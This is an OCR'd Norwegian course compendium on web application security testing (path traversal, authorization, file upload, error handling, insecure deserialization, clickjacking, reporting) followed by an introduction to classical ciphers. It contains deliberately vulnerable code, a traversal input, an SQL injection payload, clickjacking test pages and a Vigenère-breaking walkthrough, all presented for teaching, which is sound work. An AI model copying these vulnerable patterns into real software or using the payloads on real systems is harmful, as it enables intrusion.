Selv om den primære autoriseringsmekanismen ikke inneholder noen sårbarheter, kan det hende at det eksisterer sårbarheter i alternative autentiseringskanaler for samme brukerkontoer. Disse kanalene kan brukes for å unngå den primære kanalen eller eksponere informasjon som kan brukes for å angripe den primære kanalen. Eksempler på kanaler er nettsider med alternativt språk, mobil nettside, osv.

Testing for autorisering

Autorisering er prosessen av å sørge for at aksess til ressurser kun blir gitt til brukere med riktig tilgang. Dette følger en suksessfull autentifisering. Tester må finne ut om det er mulig å unngå autoriseringsskjemaet eller forhøye privilegiene til testeren.

Direktorat traversering (OTG-AUTHZ-001)

Mange web applikasjoner bruker og kontrollerer filsystemer, og dersom de ikke har riktig input validering kan angripere utnytte disse systemene for å lese eller skrive filer som de egentlig ikke skal ha tilgang til. Dersom applikasjonen lar bruker bestemme filbane er det viktig at denne blir sanitert. Figurene under viser noen eksempler på sårbarheter.

```
1. PREFIX = '/home/user/files/'
2. full_path = os.path.join(PREFIX, filepath)
3. read(full_path, 'rb')
```

Linje 2 er utsatt for direktorat traverseringsangrep, fordi en angriper kan gi en filbane som starter med «../» for å få tilgang til høyere nivåer i mappehierarkiet enn det som er meningen. Løsningen vil være å sanitere filbane-variabelen for å fjerne muligheten for skadelig input

Merk: hvis du ser at koden bruker en filbane eller filnavn bør du generelt vurdere om svakheten kan være direktorat traversering!

```
1. <?php
2.   $page = $_GET;
3.   $filename = "/pages/$page";
4.   $file_handler = fopen($filename, "r");
5.   $contents = fread($file_handler, filesize($file));
6.   fclose($file_handler);
7.   echo   $contents;
8. ?>
```

Linje 4 og 5 er utsatt for direktorat traverseringsangrep. Hvis angriper gir input view.php?page=../admin/login.php vil ../ gjøre at applikasjonen går til parent direktoratet, mens /admin/login.php gjør at den går til en eventuell fil med denne filbanen. Dette er dårlige nyheter siden denne filen kan inneholde informasjon om kredentialer. Dette kan løses ved å sanitere input

Bypassing autoriseringsskjema (OTG-AUTHZ-002)

Det er viktig å verifisere hvordan autoriseringsskjemaet har blitt implementert for ulike roller og privilegier i applikasjonen. Vi må sjekke om det er mulig å aksessere ressurser uten autentisering, etter utlogging eller med feil privilegier (eks: admin)..

Merk: dette involverer aksesskontroll (DAC, MAC, osv.) på s.60.

Testing for identitetsmanagement

Registreringsprosess (OTG-IDENT-002)

Noen nettsider har brukerregistrering som har automatisk tildeling av systemaksess til brukere (ofte tilfellet hvis brukerbasen er stor = umulig å kontrollere manuelt). I slike tilfeller er det viktig å sikre at identitetskravene for brukerregistrering stemmer med business- og sikkerhetskravene og at registreringsprosessen er validert. Identitetskravene innebærer å sjekke om samme person kan registrere seg flere ganger, om brukere kan registrere seg med ulike roller, hvilke bevis man krever for identiteten og om registrerte identiteter blir verifisert. For eksempel kan nettsiden kreve navn, fødselsdato, land, mobilnummer og email, der det er kun mobilnummer og email som kan bekreftes. Valideringen innebærer å sjekke om identitetsinformasjon kan etterlignes eller forfalskes eller om den kan manipuleres i løpet av registrering.

Brukerkonto opplisting og forutsigbare brukerkontoer (OTG-IDENT-004)

Det er viktig at applikasjonen ikke lar brukere vite andre brukernavn fordi dette kan videre brukes for å gjennomføre brute-force angrep på passord eller injeksjonsangrep. Applikasjoner vil ofte avsløre at et brukernavn eksisterer på systemet, for eksempel ved å gi

at kun passordet var galt. Dette kan brukes av angriperen for å lage en liste over brukerne på systemet. Gitt gyldige brukernavn kan angriperen utføre brute-force angrep på passordet. Det er også viktig at applikasjonen ikke bruker brukernavn som er forutsigbare (eks: lister med sekvensiell rekkefølge: R1001, R1002, R1003, osv.).

Testing for business management

Opplasting av uventede filtyper (OTG-BUSLOGIC-008)

Mange applikasjoner lar brukere laste opp og manipulere data som sendes inn som filer. Det er viktig at applikasjonen sjekker filene og kun tillater bestemte filtyper. Hvilke typer filer som er godkjent vil avhenge av business logikken og applikasjonen. Risikoen er at angripere kan laste opp uventede filtyper som kan utføres og angripe deler av systemet. Opplastningen bør avslå filer som ikke har riktig utviding (eks: jpg). For eksempel hvis systemet lar brukere laste og en .gif eller .jpg, må det hindre at en angriper kan laste opp en html fil med en <script> tagg eller php fil. Dette kan motvirkes vha blacklisting eller whitelisting basert på Content-Type headeren eller en filtype gjenkjenner. Figuren viser eksempel på whitelisting fra øving, der vi kun tillater pdf, jpg og png.

```
    # Upload file (if present and valid)
    try:
        if fileitem.filename:
            if fileitem.filename and self.validate_file(fileitem.filename):
                # Check if user has write permission
                if not permissions[1]:
                    raise web.seeother(('/project?projectid=' + data.projectid))

    raise web.seeother(('/project?projectid=' + data.projectid))

@staticmethod
def validate_file(filename):
    valid_exts = ["pdf", "jpg", "png"]
    return filename.split(".")[-1].lower() in valid_exts
```

Opplasting av skadelige filer (OTG-BUSLOGIC-009)

Selv om applikasjonen kun tillater bestemte filtyper, kan angripere innkapsle skadelig kode i andre filtyper (dvs. filen kan ha riktig type, men fortsatt være skadelig, eks: virus eller PHP shell). Applikasjonen bør skanne filer i løpet av opplastningsprosessen og avslå de som oppfattes som skadelige. Opplastet filer bør heller aldri lagres slik at brukere eller angripere har direkte tilgang til dem.

Testing for diverse

Håndtering av feilmeldinger (OTG-ERR-001)

I løpet av penetreringstesting vil vi ofte møte feilmeldinger som genereres av applikasjonen eller webservere. Disse feilmeldingene kan vises ved å bruke bestemte typer requests. Disse feilmeldingene er nyttig i løpet av penetreringstesting fordi de kan avsløre mye informasjon om databaser, bugs og andre tekniske komponenter som er koblet til applikasjonen. Derfor er det viktig at utviklere håndterer feilmeldinger riktig, slik at de ikke avslører sensitiv informasjon om applikasjonen eller infrastrukturen. **En god håndtering av feil vil alltid fange alle exceptions vha catch-blokker (se figur) og returnerer generiske feilmeldinger som ikke avslører detaljer om feilen, applikasjonen eller infrastrukturen**. I webpy er det også viktig å deaktivere debug-modusen, siden denne kan brukes for å gi mer detaljerte feilmeldinger (høyre figur).

```
protected void Login1_Authenticate(
{
    try
    {

    }
    catch (Exception)
    {

        throw;
    }
}
```

OTG-ERR-002
Debug-innstillingen i web.py kan klassifiseres som OTG-ERR-002, siden det kan verifiseres som error håndteringskonfigurasjon. Sensitiv debug-informasjon blir avslørt som følger av tukling med input og skadelige HTTP requests.

```
# Initialize application usi
app = web.application(urls,

web.config.debug = False
```

```
protected void doPost (HttpServletRequest req,
                       HttpServletResponse res)
                throws IOException {
    String ip = req.getRemoteAddr();
    InetAddress addr = InetAddress.getByName(ip);
    ...
    out.println("hello " + addr.getHostName());
}
```


Koden mangler catch-blokk som vil fange IOException. Dette vil gjøre at feilmeldingen vil lekke sensitiv informasjon om systemet som kan brukes av angriper for å planlegge et angrep. Det er viktig at alle exceptions fanges av tilhørende catch-blokk for at applikasjonen ikke skal avsløre debugging informasjon.

```
try {
openDbConnection();
}
catch (Exception $e) {
echo 'Caught exception: ', $e->getMessage(), '\n';
echo 'Check credentials in config file at: ', $Mysql_config_location, '\n';
```


Koden inneholder en catch-blokk, men feilmeldingen er ikke generisk og gir informasjon om feilen og applikasjonen som kan utnyttes av angriperen.

```
class SecurityIOException extends IOException {/* ... */};

try {
  FileInputStream fis =
      new FileInputStream(System.getenv("APPDATA") + args[0]);
} catch (FileNotFoundException e) {
  // Log the exception
  throw new SecurityIOException();
}
```

Koden inneholder en catch-blokk, men type exception avslører informasjon om feilen som kan utnyttes av angriperen. Bruk Exception



Figuren viser håndtering av feilmeldinger i Python. Her blir except brukt for å fange en exception og gi en feilmelding. Pass på at feilmeldingen er generisk og ikke lekker informasjon.



Usikker deserialisering (CWE-502)

Serialisering er prosessen der objektrelatert data internt til programmet blir pakket på en slik måte at det kan lagres eller overføres eksternt, mens deserialisering er prosessen av å hente ut den serialiserte dataen for å rekonstruere det originale objektet. **Det er viktig at applikasjonen ikke deserialiserer upålitelig data uten tilstrekkelig verifisering av at resulterende data blir gyldig**. Altså, det er viktig at applikasjonen husker å sanitere dataen før den deserialiseres. For eksempel dersom serverside-koden er "SELECT Grade FROM Student WHERE user =' " + student. ID + "'; " og applikasjonen har ikke riktig sanitering av serialisert data, kan angriper utføre SQL injeksjon på serialisert data-stream for å injisere {"ID":"'or'1'='1", "Course": "4237", "Grade":"C"}. Siden applikasjonen ikke saniterer den serialiserte dataen vil serveren ved deserialisering formulere objektet "SELECT Grade FROM Student WHERE user = 'or'1'='1'; ". **For å motvirke usikker deserialisering må applikasjonen avslå serialiserte objekter fra upålitelige kilder, implementere integritetssjekk på serialiserte objekter (eks: digital signatur) eller isolere og kjøre kode som deserialiserer i omgivelser med lave privilegier**.

```
1.  import java.io.*;
2.
3.  class DeserializeObj {
4.
5.    public static Object deserialize(byte[] buffer) throws IOException,
    ClassNotFoundException {
6.
7.      Object ret = null;
8.
9.      try (ByteArrayInputStream bais = new ByteArrayInputStream(buffer)) {
10.
11.       try (ObjectInputStream ois = new ObjectInputStream(bais)) {
12.
13.         ret = ois.readObject();
14.
15.       }
16.
17.     }
18.
19.     return ret;
20.
21. }
22.
23.}
```

Code snippet 4

```
class Example
{
    private $hook;

    function __construct()
    {
        // some PHP code...
    }

    function __wakeup()
    {
        if (isset($this->hook)) eval($this->hook);
    }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

Figurene til venstre viser eksempler på usikker deserialisering, siden det er ingen validering av inputen byte[ ] buffer eller 'data'. En angriper kan sette inn skadelig kode i data-streamen som kan utnyttes når data-streamen blir deserialisert. Løsningen er å sanitere input. Figuren under viser situasjonen i øvingen, der man bruker Python Pickle pakken for å lese remember cookien. Dette gir usikker deserialisering siden Pickle modulen ikke er sikker. Dette kan løses ved å bruke en annen pakke, slik som JSON.

https://dan.lousqui.fr/explaining-and-exploiting-deserialization-vulnerability-with-python-en.html

```
import hmac, base64, pickle
...
decode = base64.b64decode(remember_hash)
username, sign = pickle.loads(decode)
...
creds = [session.username, self.sign_username(session.username)]
return base64.b64encode(pickle.dumps(creds))
```

Utilstrekkelig logging og monitoring (F2)

Det er viktig at alle innloggingsforsøk, feil ved aksesskontroll og valideringsfeil på serversiden blir logget med tilstrekkelig brukerkontekst for å identifisere mistenkelige eller skadelige brukerkontoer. Denne loggen må holdes i en tilstrekkelig mengde tid for å tillate forsinket analyse. Det er også viktig å etablere effektiv monitoring og varsling, slik at mistenkelige aktiviteter blir detektert og respondert til på en tidsriktig måte. Sårbarheter kan være manglende logging av pålogging, mislykket pålogging, andre transaksjoner med høy verdi eller advarsler og feilmeldinger som utløses. Andre sårbarheter kan være at man ikke følger med på loggene og at loggene kun lagres lokalt. Det er viktig at passende varslingsterskler og responser er på plass og at man klarer å oppdage aktive angrep i sanntid.

Sikkerhetsproblemer ved HTML

HTML er utsatt for clickjacking, mens HTML 5 er utsatt for Canvas, lokal lagring og cross-origin ressursdeling. Vi ser nærmere på disse.

Clickjacking (OTG-CLIENT-009)

Clickjacking er en type angrep som går ut på å lure brukeren til å interagere med noe annet enn det brukeren trur den interagerer med. Dette angrepet kan brukes alene eller i kombinasjon med andre angrep, og det kan føre til at sensitiv informasjon lekkes eller uautoriserte kommandoer sendes uten at brukeren er klare over det. Angrepet bruker HTML og JavaScript for å overlegge transparente frames som lurer offeret til å trykke på en knapp som egentlig hører til en annen nettside. Bruker surfer på en fiktiv nettside og tror han interagerer med det synlig brukergrensesnittet, men i realiteten utfører han handlinger på den skjulte siden. Denne skjulte siden er målsiden som angripes der bruker er autentisert (eks: bank.com). Dette angrepet lar angriper styre handlingene til bruker selv om anti-CSRF tokens blir brukt av målapplikasjonen.

OTG-CLIENT-009 – black-box testing

For at nettsiden skal være utsatt for Clickjacking må den kunne lastes inn i en iframe, fordi dette gjør det mulig å overlegge transparente frames. Dette gjør vi ved å lage en enkel nettside som inkluderer en frame som inneholder nettsiden vi ønsker å angripe. Figuren viser HTML koden dersom vi ønsker å angripe target.site. Hvis man kjører denne koden og ser «Website is vulnerable to clickjacking!» på målnettsiden, vil nettsiden ha sårbarhet for clickjacking. Figuren under viser et annet eksempel (legg merke til opacity=0.0, som gjør at målnettsiden blir transparent og bruker ser angrepssiden).

```
<html>
  <head>
    <title>Clickjack test page</title>
  </head>
  <body>
    <p>Website is vulnerable to clickjacking!</p>
    <iframe src="http://www.target.site" width="500"
height="500"></iframe>
```

```
<html>
<head><title></title></head>
<body>

<iframe id= "top" src= " http://attacker_wants_you_to_click_page.html" width =
"1000" height = "3000">
<iframe id="bottom" src = " http://attacker_wants_you__to_see_page.html " width =
"1000" height = "3000">

<style type = "text/css">
 #top {position : absolute; top: 0px; left: 0px; opacity: 0.0}
 #bottom {position: absolute; top:0px; left: 0px; opacity: 1.0}

</body>
</html>
```

Transparent

OTG-CLIENT-009 – black-box testing

For å beskytte mot clickjacking må vi hindre at andre nettsider kan inkludere nettsiden i en iframe. Dette kan gjøres ved å sette X-Frame-Options i headeren til HTTP responser for å markere nettsider som ikke skal frames. Anbefalt verdi er DENY. Den har noen begrensninger som kan utnyttes av angripere, for eksempel at den ikke er kompatibel med eldre nettlesere (se figur. dvs. brukere som bruker eldre nettlesere kan være utsatt for clickjacking angrep). Angriper kan også forsøke å bruke web proxy for å endre headeren og det kan hende at den mobile versjonen av nettsiden ikke er beskyttet. Et alternativ er å bruke defensiv kode i UI for å sikre at nåværende ramme er det øverste vinduet.

```
content_server=$content_server'    }\n'
content_server=$content_server"    location $USE_STATIC_URL {\n"
content_server=$content_server"        alias $USE_STATIC_PATH;\n"
content_server=$content_server'    }\n'
content_server=$content_server'}\n'
content_server=$content_server'add_header X-Frame-Options "SAMEORIGIN";\n'
```

Browser	Lowest version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042


Sikkerhetsproblemer HTML 5 (F)

HTML5 kom for å gi bedre støtte for nyeste typer multimedia, men det introduserte også noen sårbarheter:

- **CANVAS (2D/3D tegning)** – i HTML blir <canvas> taggen brukt for å tegne grafikk via JavaScript. Dette kan misbrukes av angripere som kan lage skadelig skript for å stjele data, siden lavnivå API til grafikkort ikke har noe kryptering. Dette kan brukes for DoS via cycle stealing eller for *memory stealing*.
- **Lokal lagring** – lar en nettside lagre og hente data på brukerens datamaskin. Siden lokal lagring ikke er kryptert kan det brukes XSS angrep for å lese eller skrive dataen i

lokal lagring. Dette innebærer at JavaScript fra siden brukes for å lagre eller hente data basert på navngitt key.

- **Cross-origin ressursdeling** – før HTML 5 ble det brukt *same origin policy* som innebærer at script fra A.com ikke kan aksessere B.com. HTML 5 introduserte derimot *cross-origin policy* som lar skript fra A.com få tilgang til B.com hvis B.com gir tillatelse til A.com. Dette brukes altså for å få informasjon (via skript) fra andre sider som ikke er din egen (eks: promotering av egen nettside). Dette kan misbrukes, så det er viktig å bruke whitelisting for å sikre at kun pålitelige domener får tilgang. Det er også viktig å huske at origin header kan bli spoofed, unngå at det ikke blir en erstatning for autentisering og ikke tillate Access-Control Allowed Origin for hele domenet.



Kapittel 5 – Rapportering

Utføring av den tekniske siden av sikkerhetsvurderingen vil kun være halvparten av den totale vurderingsprosessen. Det endelige produktet er en godt skrevet og informativ rapport. Denne bør være enkel å forstå og bør fremheve risikoene som er funnet i løpet av vurderingsfasen. Rapporten må ha tre hovedseksjoner:

1. **Kortfattet sammendrag** – summerer de samlede funnene av prosessen. Dette er ment for bedriftsledere og systemeiere, og det bør gi et høynivå perspektiv på sårbarhetene som er oppdaget. Ledere har ikke tid til å lese hele saken, så de vil ha svar på spørsmålene: «Hva er galt?» og «Hvordan fikser vi det?». Disse bør kunne svares på med en side.
2. **Testparametere** – introduksjonen til denne delen bør gi parameterne til sikkerhetstestingen. Noen foreslåtte headere er prosjektmål (mål og forventet utfall), prosjektomfang, prosjektplan, mål (applikasjoner og systemer som er vurdert), begrensninger (møtte begrensinger mht. metoder, testtyper, osv.), summering av funn (list opp sårbarheter) og utebedringssummering (skisse av handlingsplan for å fikse sårbarheter).
3. **Funn** – siste del av rapporten gir teknisk informasjon om sårbarhetene som ble funnet og handlingene som trengs for å løse dem. Denne delen er rettet mot tekniske personer, så den kan inkludere all nødvendig informasjon som tekniske ansatte trengs for å forstå problemet og løse det. Hvert funn bør være klart og konsis og gi leseren en full forståelse av problemet. Seksjonen bør inkludere skjermbilder og kommandoer som indikerer hvilke oppgaver som ble gjort, berørte enheter, teknisk beskrivelse av problemet og hvem det påvirker, alvorlighetsgrad og en seksjon om hvordan problemet kan løses.

Kryptografi introduksjon

Denne delen av kompendiet er basert på forelesningsnotatene og deler av kapittel 5 i boka Security Engineering (SE). Læringsmålene er:


- **L6. Forklar ulike kryptografimetoder presentert i forelesningen**
- **L7. Forklar public og private key, digital signatur, sertifisering og SSL hand shake**
- **L8. Kunne riktig bruk av kryptografimetoden** (https://httpd.apache.org/docs/2.4/ssl/ssl_howto.html)

Introduksjon til kryptografi (F + SE:5.1)

Kryptografi er der sikkerhetsteknikk møter matematikk, og det brukes for å beskytte data på tvers av tid og avstand. Kryptografi refererer til vitenskapen og kunsten av å designe cipher (norsk: chiffer), som er algoritmer som brukes for å utføre kryptering eller dekryptering. Input til en krypteringsprosess kalles ofte plaintext eller cleartext, og output kalles ciphertext. Det er flere grunnleggende byggeklosser, slik som block ciphers, stream ciphers og hashfunksjoner.

Sikker kommunikasjon og sikker lagring (F)

Sikker kommunikasjon krever konfidensialitet og integritet. Konfidensialitet vil si at informasjonen er privat, altså at det er ingen tredjepart som tyvlytter på meldingene, mens integritet vil si at informasjonen er konsistent, altså at det er ingen tredjepart som tukler med innholdet i meldingene. Ved sikker datalagring vil det ikke være noe informasjonslekkasje eller tukling med dataen som lagres på disken (nedre figur). En analogi til sikker kommunikasjon er at Alice i dag sender en melding til Alice i morgen.



Sikker kommunikasjon har to steg:

1. **Etablering av en delt hemmelig key** via face-to-face møte, pålitelig kurer eller handshaking algoritmer
2. **Transmittering av data som bruker delt hemmelig key**

Vi ser først på steg 2 og deretter steg 1.


Steg 2 – kryptografimetoder (L6)

Steg 2 ved sikker kommunikasjon er å bruke den delte, hemmelige nøkkelen for å sende data mellom de kommuniserende partene. For å oppnå konfidensialitet (dvs. ingen tyvlytting) og integritet (dvs. ingen tukling) kan vi bruke krypteringsmetoder.

- **Krypteringsmetoder for å oppnå konfidensialitet:**
  - Shift cipher
  - Vigenère metoden
  - One Time Pad (OTP)
  - Stream cipher
  - Block cipher
- **Krypteringsmetoder for å oppnå integritet:**
  - ECBC
  - HMAC

Vi skal se nærmere på disse og hvordan man kan kombinere konfidensialitet og integritet for å oppnå andre steg av sikker kommunikasjon. Merk: dette er symmetrisk kryptografi der like nøkler brukes for kryptering og dekryptering. I steg 1 ser vi på deling av den delte hemmelige nøkkelen og asymmetrisk kryptografi, der ulike nøkler brukes (public/private).

Konfidensialitet – Shift cipher (Caesar cipher) (L6)



Shift cipher er en av de enkleste og mest kjente krypteringsteknikkene. Det er en substitusjon chiffer, der hver bokstav i plaintext blir erstattet av en bokstav som er et fast antall posisjoner nedover i alfabetet. For eksempel med en venstre skift på 3 vil D erstattes med A, E erstattes med B, osv. Hver engelske bokstav er assosiert med et tall, der A er 0, B er 1, ..., Z er 25. Vi velger en krypteringsnøkkel K som er assosiert med et tall $\epsilon = \{0, \dots, 25\}$. **Krypteringen innebærer at nøkkelen K skifter hver bokstav i plaintext K posisjoner (med wraparound)**. For å dekryptere gjør man det motsatte (skifter tilbake K posisjoner). Dersom C er ciphertext, M er plaintext og K er nøkkel vil:

A:0
B:1
C:2
D:3
E:4
F:5
G:6
H:7
I:8
J:9
K:10
L:11
M:12
N:13
O:14
P:15
Q:16
R:17
S:18
T:19
U:20
V:21
W:22
X:23
Y:24
Z:25

$$\text{Kryptering:} \quad \mathrm{C} = (\mathrm{M} + \mathrm{K}) \bmod 26$$
$$\text{Dekryptering:} \quad \mathrm{M} = (\mathrm{C} - \mathrm{K}) \bmod 26$$


For eksempel hvis plaintext er hellworld og key er ccccccccc, så vil ciphertext være jgnnqyqtnf. **Ulempen med Shift cipher er at den er utrygg som følger av at det kun er 26 mulige nøkler**. Vi kan dekryptere ciphertexten ved å prøve hver mulige nøkkel og det vil kun genereres en plaintext som gir mening (lett å forstå når vi har dekryptert riktig).


Det er to grunnleggende måter å lage en sterkere cipher, kalt **stream cipher** og **block cipher**. Ved en stream cipher vil krypteringsregelen avhenge av plaintext-symbolets posisjon i streamen av plaintext-symboler, mens ved en block cipher vil man kryptere flere plaintext symboler samtidig i en blokk. Den tredje klassiske typen cipher kalles **hashfunksjoner**. Vi ser nærmere på disse.

Konfidensialitet – Stream cipher (L6)


For en stream cipher vil krypteringsregelen avhenge av plaintext-symbolets posisjon i streamen av plaintext-symboler.

Konfidensialitet – Vigenère metoden





I Vigenère metoden vil nøkkelen være en streng istedenfor en enkel bokstav og for at nøkkelen skal være like lang som plaintext vil den gjentas. For eksempel kan vi se på figuren at dersom key er LEMON og plaintext er ATTACKATDAWN vil keystream være LEMONLEMONLE. For A vil vi skifte L:11 posisjoner og får L, for T vil vi skifte E:4 posisjoner og får X, osv (merk: wraparound brukes når du når enden av alfabetet). Formelen er $C = M + K \ mod \ 26$. Dette tilsvarer å finne bokstavene i tabellen på figuren, der y-aksen er nøkkelbokstaven og x-aksen er plaintext-bokstaven. **Krypteringen innebærer altså å skifte hver karakter i plaintext med mengden gitt av karakteren i nøkkelen (med wrap-around), mens dekryptering vil gjøre det motsatte**.




Fordelen med Vigenère metoden er at det har **mye mer nøkkelrom**, dvs. større antall mulige nøkler. Hvis n er lengden til nøkkelen vil det være 26^n mulige nøkler (merk: nøkkelen trenger ikke å være et virkelig ord og kan være eks: AUE). Derfor vil brute-force dekryptering uten nøkkel være svært kostbart eller umulig å gjennomføre. **Metoden er likevel ikke helt sikker dersom man har tilstrekkelig lang ciphertext og en kort nøkkel**. Problemet er at dersom nøkkellengden er n vil hver n-te karakter krypteres med samme karakter i nøkkelen. For eksempel hvis nøkkel er cafe ($n = 4$) vil karakter 1, 5, 9, ... krypteres med c, karakter 2, 6, 10, ... krypteres med a, osv. Dette gjør at dersom ciphertext er lang nok kan det oppstå mønster som gjør at man kan finne ut hvor lang nøkkelen er. Videre kan vi finne ut

bokstavene i nøkkelen ved å se på frekvensen, siden bokstavfrekvensen før og etter kryptering vil være lik for en bokstav (se figur). For å knekke Vigenère metoden er det altså to steg:

1. **Finn lengden til nøkkel vha brute-force**
2. **Tipp hver karakter i nøkkelen**

Vi ser nærmere på hvordan dette gjøres.



Steg 1 – Brute-force lengen til nøkkelen

Vi ser på ciphertext VPTNVFFUNTTHTARP. Brute-force metoden går ut på å forsøke hver lengde på nøkkelen og se på delsekvensene som dette produserer. For eksempel for lengde 2 vil vi få to delsekvenser (se figur), der alle karakterer i samme delsekvens vil være kryptert med samme karakter hvis vi har gjettet riktig nøkkellengde. For lengde 3 vil vi få tre delsekvenser. For hver lengde ser vi altså på ciphertexten hos hver delsekvens. For hver delsekvens regner vi så ut likheten mellom ordfrekvensen til delsekvensen og ordfrekvensen til engelsk (dvs. hvor «engelsk-lignende» delsekvensen er). Vi regner ut gjennomsnittet for alle delsekvensene, og velger lengden som har høyest gjennomsnitt (dvs. størst likhet). Hvis lengden er riktig og ciphertexten er lang, bør distribusjonen til ordfrekvensen hos delsekvensene være lik distribusjonen til engelsk (figur opp til høyre), noe som er tilfellet når likhetsindeksen nærmer seg 1:

If guessed key length is 2:
Sub-sequence 1 (1, 3, 5, 7...): v t v f n t t r ...
Sub-Sequence 2 (2, 4, 6, 8...): p n f u t h a ...

If guessed key length is 3:
Sub-sequence 1 (1, 4, 7, 10...): v n f t t p...
Sub-sequence 2 (2, 5, 8, 11...): p v u t a ...
Sub-sequence 3 (3, 6, 9, 12...): t f n h r ...

http://practicalcryptography.com/cryptanalysis/stochastic-searching/cryptanalysis-vigenere-cipher/

If attacker guesses key length is 2:	Letter of frequency similarity index
Sub-sequence 1 (1, 3, 5, 7...): v t v f n t t r ...	0.8
Sub-sequence 2 (2, 4, 6, 8...): p n f u t h a p ...	0.9
	Average: 0.85
If attacker guesses key length is 3:	
Sub-sequence 1 (1, 4, 7, 10...): v n f t t p...	0.4
Sub-sequence 2 (2, 5, 8, 11...): p v u t a ...	0.5
Sub-sequence 3 (3, 6, 9, 12...): t f n h r ...	0.3
	Average: 0.4
If attacker guesses key length is 4:	Average: 0.2
...	...
If attacker guesses key length is 16:	Average: 0.3

Her kan vi se at nøkkellengde 2 gir størst gjennomsnittlig likehetsindeks for ordfrekvensen, så derfor tipper vi at nøkkelen har lengde 2.

Steg 2 – Finne karakterene i nøkkelen

Fra første steg vet vi at nøkkelen har lengde 2, så delsekvensene er vtvfnttr... og pnfuthap.... I delsekvens 1 ser vi at den mest frekvente bokstaven er t, så vi tipper at t er den krypterte versjonen av e, siden e er den mest frekvente bokstaven i det engelske alfabetet. Dette gir at nøkkelen blir $t - e = p$ (husk: a=0, b=1, ...). I delsekvens 2 ser vi at den mest frekvente bokstaven er p, så vi tipper at p er den krypterte versjonen av e, slik at nøkkelen bli $p - e = l$. Dermed har vi kommet frem til at nøkkelen er pl.

Merk: Vær litt forsiktig med å si at OTP er en stream cipher, for det avhenger av definisjonen du bruker for stream cipher. Det er riktig dersom du bruker følgende definisjon: (1) lengden til output er lik lengden til input og (2) for enhver n som er et multiplum av 8, så vil de første n output bitene kun avhenge av nøkkelen og de n første inputbitene..

Konfidensialitet – One Time Pad (OTP)


For å lage en stream cipher som er trygg mot denne typen angrep må vi bruke en nøkkel som er like lang som plaintext, slik at den ikke blir gjentatt, noe som kalles One Time Pad (OTP). Hvis systemet bruker riktig vil det ha perfekt hemmelighold, fordi gitt enhver ciphertext vil alle mulige

plaintext med samme lengde være like sannsynlig. Perfekt hemmelighold vil innebære at observasjon av ciphertext ikke endrer angriperens kunnskap om distribusjonen til plaintext. Det er like mange mulige nøkler som det er mulige plaintexts og hver nøkkel er like sannsynlig. For eksempel viser figuren at avhengig av nøkkelen kan vi få to helt forskjellige plaintext for samme ciphertext. En ulempe ved OTP er at den ikke beskytter integriteten meldingen, for gitt en nøkkel kan man endre ciphertext slik at plaintext blir noe annet.

Plain	heilhitler
Key	wclnbtdefj
Cipher	DGTYIBWPJA

Cipher	DGTYIBWPJA
Key	wggsbtdefj
